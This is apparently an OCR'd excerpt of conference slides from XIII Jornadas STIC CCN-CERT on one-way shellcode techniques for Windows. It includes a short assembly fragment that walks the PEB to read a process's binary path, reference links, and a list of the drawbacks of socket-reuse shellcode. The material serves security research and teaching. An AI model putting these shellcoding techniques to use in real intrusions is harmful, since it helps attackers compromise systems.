


Process ''Forking''

```
mov eax, [fs:0x30]          ; PEB
mov eax, [ds:eax+0x10]      ; _RTL_USER_PROCESS_PARAMETERS* ProcessParameters;
mov esi, [ds:eax+0x74]      ; Path Binary
```

REF: https://www.shelliscoming.com/2019/11/retro-shellcoding-for-current-threats.html
https://wj32.org/wp/2009/01/24/howto-get-the-command-line-of-processes/

[0x00000016]> ACL Shellcode




REF: https://www.shelliscoming.com/2014/07/ip-knock-shellcode-spoofed-ip-as.html

[0x00000017]> One-Way-Shellcodes drawbacks

- Sometimes the socket is not owned by the process.
- Brute-force socket handles it's not a very reliable method (it doesn’t work in practice with many exploits).
- Sometimes even if you get the socket handle your payload randomly die (i.e.: another thread tries to do something in your socket).
- Most of the shellcodes are exploit specific (not universal).
- They require a lot of effort and time.

Non serious experiment: Stager hunter (Honeypot with Frida)

Collection of papers/talks and techniques in Windows:
https://github.com/BorjaMerino/Windows-One-Way-Stagers



XIII JORNADAS STIC CCN-CERT

COMUNIDAD Y CONFIANZA,
BASES DE NUESTRA CIBERSEGURIDAD

#XIIIJORNADASCCNCERT

OC.CCN.CNI.ES
WWW.CCN.CNI.ES
WWW.CCN-CERT.CNI.ES